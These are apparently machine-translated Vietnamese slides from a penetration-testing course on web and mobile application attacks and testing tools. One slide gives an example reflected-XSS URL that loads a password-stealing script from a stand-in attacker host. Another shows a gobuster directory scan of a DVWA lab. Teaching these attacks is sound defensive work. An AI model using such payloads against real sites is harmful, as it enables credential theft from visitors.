Tấn công Cross-Site Scripting (XSS)

- Các cuộc tấn công XSS sử dụng lỗ hổng tiêm HTML cho phép tiêm mã vào một máy chủ thông qua đầu vào chưa được xác thực
- Mã được tiêm sau đó được tải xuống và có khả năng được thực thi khi tiếp theo người dùng truy cập các trang hiện bao gồm mã đó
- Khi mã được tiêm chứa tập lệnh, lệnh thực thi sẽ gửi người dùng đến một máy chủ bị xâm phạm khác, một cuộc tấn công tập lệnh chéo trang web sẽ xảy ra

Tấn công ứng dụng web (2 trong 6)

Tấn công Cross-Site Scripting (XSS)

- XSS phản ánh - kẻ tấn công có thể chèn mã hư ớng dẫn ngư ời dùng đến một tập lệnh độc hại hoặc khai thác khác như một phần của URL hợp lệ trên trang web để bị tấn công
- URL có thể đư ợc ngụy trang trên trang web lưu trữ bằng mô tả, nhưng khi di chuột qua có thể hiển thị đích URL thực sự
- Nhấp vào URL khiến máy chủ web dễ bị tấn công thực thi tập lệnh vào trang web của nạn nhân trình duyệt, phản ánh mã độc hại trở lại nạn nhân
- Ví dụ hiển thị vị trí của tập lệnh độc hại đư ợc thêm vào URL:
`https://www.cbc.ca/headlines.php?parameters=%3cscript%20src=%22https://threatactor.com/stealyourpassword.js%22%3e%3c/script%3e`

Tấn công ứng dụng web (3 trong số 6)

Tấn công Cross-Site Scripting (XSS)

- XSS được lưu trữ/liên tục - tác nhân đe dọa có thể xâm phạm máy chủ web để bao gồm các phần mềm độc hại Chèn HTML và tập lệnh được tải tới tất cả khách truy cập trang web trong nội dung web được lưu trữ riêng của trang web
- Có thể xảy ra nếu máy chủ web bị xâm phạm và HTML của trang web bị chỉnh sửa
- SQL injection có thể thêm thông tin mã XSS vào cơ sở dữ liệu SQL mà các trang web sau đó tải khi lượt truy cập của người dùng
- Mã độc hại được lưu trữ cục bộ này hướng dẫn người dùng chạy tập lệnh hoặc chuyển hướng đến các máy chủ bị xâm phạm ở nơi khác

Tấn công ứng dụng web (4 trong số 6)

Tấn công mô hình đối tượng miền (DOM)

- DOM là một giao diện lập trình ứng dụng web được sử dụng để tổ chức mã HTML trong web
các trang web
- DOM cho phép các trang web xử lý các trang như các đối tượng, như trong hướng đối tượng lập trình
- Các tác nhân đe dọa có thể lợi dụng sự phức tạp của DOM để ẩn XSS trong trang web

các đối tượng

Tấn công ứng dụng web (5 trong số 6)

Làm giả yêu cầu giữa các trang web (CSRF/XSRF)

- Người dùng duyệt web có thể xác thực nhiều trang web và máy chủ cùng một lúc

Người dùng có thể đăng nhập vào mạng xã hội trên một tab và máy chủ thư trên một tab khác

- Nếu một trang web bị xâm phạm, nó có thể cố gắng giao tiếp và thực hiện các lệnh trên các trang web khác mà người dùng được xác thực.

Các trang web mạng xã hội bị xâm phạm có thể gửi yêu cầu đến máy chủ email để thực hiện các hành động như gửi tin nhắn rác

Yêu cầu từ trang mạng xã hội độc hại dư ờng như đến trực tiếp từ người dùng đã được xác thực trên thực thể web riêng biệt

Tấn công ứng dụng web (6 trong số 6)

Làm giả yêu cầu phía máy chủ (SSRF)

- SSRF giống như CSRF nhưng thao túng máy chủ web để thực hiện yêu cầu thay mặt diễn viên đe dọa
- Kẻ tấn công có thể chỉ đạo máy chủ web gửi yêu cầu đến máy chủ hoặc trang web nội bộ, bỏ qua xác thực và cho phép kẻ tấn công truy cập

Nhấp vào Jacking

- Click jacking chiếm đoạt các siêu liên kết nên khi người dùng nhấp vào liên kết bị xâm phạm, một hành động độc hại bất ngờ sẽ xảy ra
- Có thể thực thi tập lệnh hoặc hướng người dùng đến các trang web độc hại để khai thác thêm

Hoạt động thảo luận 9-2

Tấn công Cross-Site Scripting (XSS) là các cuộc tấn công ứng dụng web có thể khiến trình duyệt của người dùng truy cập vào các tài nguyên không mong muốn hoặc chạy các tập lệnh không được thiết kế để thực thi.

Mô tả sự khác biệt giữa XSS phản chiếu và XSS lưu trữ hoặc liên tục. Cái nào nguy hiểm hơn cái nào? Tại sao hoặc tại sao không?

Tấn công ứng dụng di động (1 trong 5)

- Các ứng dụng di động có thể bị tấn công bằng nhiều kỹ thuật giống như web các ứng dụng và nhiều công cụ hiện có để khai thác chúng
- Tác nhân đe dọa chỉ bị giới hạn bởi kỹ năng và trí tư ởng tư ợng trong các mục đích sử dụng tiềm năng

Bộ công cụ phát triển phần mềm Android (SDK)

- Android SDK là bộ công cụ đầy đủ để xây dựng ứng dụng Android
- Bao gồm các môi trường mô phỏng, trình biên dịch, trình gỡ lỗi và nhiều hơn nữa
- Các ứng dụng có thể đư ợc thiết kế ngư ợc để xác định lỗ hổng
- Có thể tạo ra các lỗ hổng hoặc ứng dụng độc hại

Tấn công ứng dụng di động (2 trong 5)

Studio APK

- APK là “Gói Android”, định dạng để phân phối và cài đặt ứng dụng Android
- Dự án là môi trường phát triển tích hợp (IDE) nhưng không còn được duy trì

APXX

- Công cụ sử dụng với trình dịch ngược Java để trích xuất mã nguồn Java từ Android các gói
- Java được trích xuất có thể được phân tích để tìm lỗ hổng

Tấn công ứng dụng di động (3 trong 5)

Burpsuite

- Công cụ Burp có sẵn trong phiên bản cộng đồng miễn phí và có tính năng proxy MITM
- Khả năng hữu ích để phân tích giao tiếp ứng dụng di động

Nhỏ giọt

- Công cụ và khuôn khổ bảo mật Android để đánh giá bảo mật ứng dụng
- Chứa các khai thác tích hợp, một ứng dụng để thực hành khai thác Android

Ettercap

- Bộ sưu tập các công cụ hữu ích để thực hiện các cuộc tấn công MITM và chặn
- Lưu trữ truy cập bị bắt có thể tiết lộ lỗ hổng giao thức mạng

Tấn công ứng dụng di động (4 trong 5)

Frida

- Công cụ miễn phí hoạt động trên Android, Apple iOS, Windows, Linux, macOS
- Được các nhà sản xuất mô tả là “bộ công cụ đo lường động dành cho các nhà phát triển, kỹ sư đảo ngược và nhà nghiên cứu bảo mật”
- Có khả năng chặn phản hồi của ứng dụng JavaScript và chèn mã tùy chỉnh

Khung bảo mật di động (MobSF)

- “kiểm tra xâm nhập ứng dụng di động tự động, tất cả trong một, phân tích phần mềm độc hại và khung đánh giá bảo mật cho Android, iOS và Windows”
- Những người sáng tạo MobSF cung cấp các khóa học trực tuyến miễn phí

Tấn công ứng dụng di động (5 trong 5)

Phản đối

- Công cụ Frida hỗ trợ Objection đánh giá các ứng dụng di động mà không cần bẻ khóa
- Có thể chạy mã tùy chỉnh trên ứng dụng di động, bỏ qua mã ghim SSL, dump keychain, và nhiều hơn nữa

Người đưa ra thư

- Công cụ phân tích và phát triển API
- Hữu ích để xác định lỗ hổng API cho hầu hết các loại API

Công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút (1 trong 5)

- Viết các ứng dụng phần mềm có thể là một nhiệm vụ phức tạp và khó khăn
- Những sai lầm trong quá trình phát triển dẫn đến lỗ hổng và người kiểm tra bút có thể sử dụng công cụ đặc biệt để kiểm tra ứng dụng để tìm ra lỗi

Proxy chặn

- Proxy hoạt động thay mặt cho các hệ thống máy khách muốn tương tác với máy chủ
- Proxy chặn thực hiện MITM để chặn lưu trữ ứng dụng web
- Bằng cách nắm bắt và giữ lại các phản hồi, kẻ tấn công có thể thao túng các yêu cầu và phản hồi như một thực thể trên đường dẫn
- Có sẵn tiện ích mở rộng trình duyệt để thực hiện việc này


Công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút (2 trong số 5)

Proxy chặn

- Burp Proxy, một phần của Burp Suite, là công cụ proxy chặn phổ biến và giàu tính năng

- OWASP cũng cung cấp Zed Attack

Proxy (ZAP) để thực hiện các cuộc tấn công chặn proxy




Trang Tùy chọn Proxy Burp

Công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút (3 trong số 5)

Proxy chặn

- OWASP cũng cung cấp Zed

Proxy tấn công (ZAP) để thực
hiện các cuộc tấn công chặn proxy



OWASP ZAP quét mục tiêu DVWA

Công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút (4 trong số 5)

Làm mờ/Fuzzer

- Làm mờ là quá trình ứng dụng các trường nhập liệu bằng cách bắn phá chúng bằng một lượng lớn các kết hợp không mong muốn và/hoặc không hợp lệ
- Có thể kiểm tra xem sự cố có thể xảy ra do hiện tượng mờ nhòe không
- Peach Fuzzer và American fuzzy lop (AFL) là hai loại fuzzer phổ biến

Trình gỡ lỗi

- Trình gỡ lỗi được sử dụng để khắc phục sự cố mã đang chạy và có nhiều tùy chọn để sử dụng bởi những người kiểm tra bút và những kẻ đe dọa

Giao ước

Trình gỡ lỗi miễn dịch

OllyDbg

Trình gỡ lỗi GNU (GDB)


Trình phân tách tương tác (IDA)

WinDbg

Công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút (5 trong số 5)

Máy quét

- Ứng dụng quét được sử dụng để phát hiện lỗ hổng trong các ứng dụng và hệ thống
- Gobuster có thể quét và “phá vỡ”
DNS, thư mục và tập tin để biết thông tin
- Busting phát hiện các tập tin, thư mục và tên miền phụ bằng các quy trình tự động



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)~  
$ gobuster dir -url http://192.168.2.123/dvwa/ -w /usr/share/wordlists/dirb/big.txt  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://192.168.2.123/dvwa/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Timeout: 10s  
  
2022/07/14 16:27:02 Starting gobuster in directory enumeration mode  
  
/htaccess (Status: 403) [Size: 278]  
/htpasswd (Status: 403) [Size: 278]  
/css (Status: 301) [Size: 317] [→ http://192.168.2.123/dvwa/css/]  
/images (Status: 301) [Size: 320] [→ http://192.168.2.123/dvwa/images/]  
/includes (Status: 301) [Size: 322] [→ http://192.168.2.123/dvwa/includes/]  
/js (Status: 301) [Size: 316] [→ http://192.168.2.123/dvwa/js/]  
  
2022/07/14 16:27:07 Finished  
  
(kali@kali)~  
$
```

Gobuster quét mục tiêu DVWA để khám phá cấu trúc thư mục của nó

Hoạt động thảo luận 9-3

Ngày nay, các ứng dụng di động là mục tiêu tiềm năng lớn cho các tác nhân đe dọa. Khi ngày càng nhiều cá nhân sử dụng thiết bị di động của riêng họ cho các hoạt động cá nhân và kinh doanh nhạy cảm, động lực để kẻ tấn công nhắm vào các nền tảng này ngày càng trở nên hấp dẫn hơn.

Một trong hai nền tảng di động phổ biến nhất, Android và Apple iOS, có nhiều khả năng bị kẻ tấn công nhắm mục tiêu hơn không? Tại sao một trong hai nền tảng này lại được các chuyên gia bảo mật coi là an toàn hơn?

Tóm tắt (1 trong 2)

Đến cuối mô-đun này, bạn sẽ có thể:

1. Mô tả các lỗ hổng ứng dụng phổ biến
2. Mô tả các hoạt động mã hóa an toàn
3. Giải thích các cuộc tấn công tiêm ứng dụng như tiêm SQL, HTML, Code, Command và LDAP
4. Giải thích các cuộc tấn công xác thực ứng dụng như mật khẩu, phiên, cookie, chuyển hướng và các cuộc tấn công Kerberos

Tóm tắt (2 trong 2)

Đến cuối mô-đun này, bạn sẽ có thể:

5. Giải thích các cuộc tấn công ủy quyền như tham chiếu đối tượng trực tiếp không an toàn, ô nhiễm tham số, duyệt thư mục, bao gồm tệp và các cuộc tấn công leo thang đặc quyền
6. Giải thích các cuộc tấn công ứng dụng web như cross-site scripting (XSS), Domain Object Model (DOM), cross-site request forgery (CSRF/XSRF), server-side request forgery (SSRF) và các cuộc tấn công click jacking
7. Mô tả các công cụ tấn công ứng dụng di động
8. Mô tả các công cụ kiểm tra ứng dụng hữu ích trong kiểm tra bút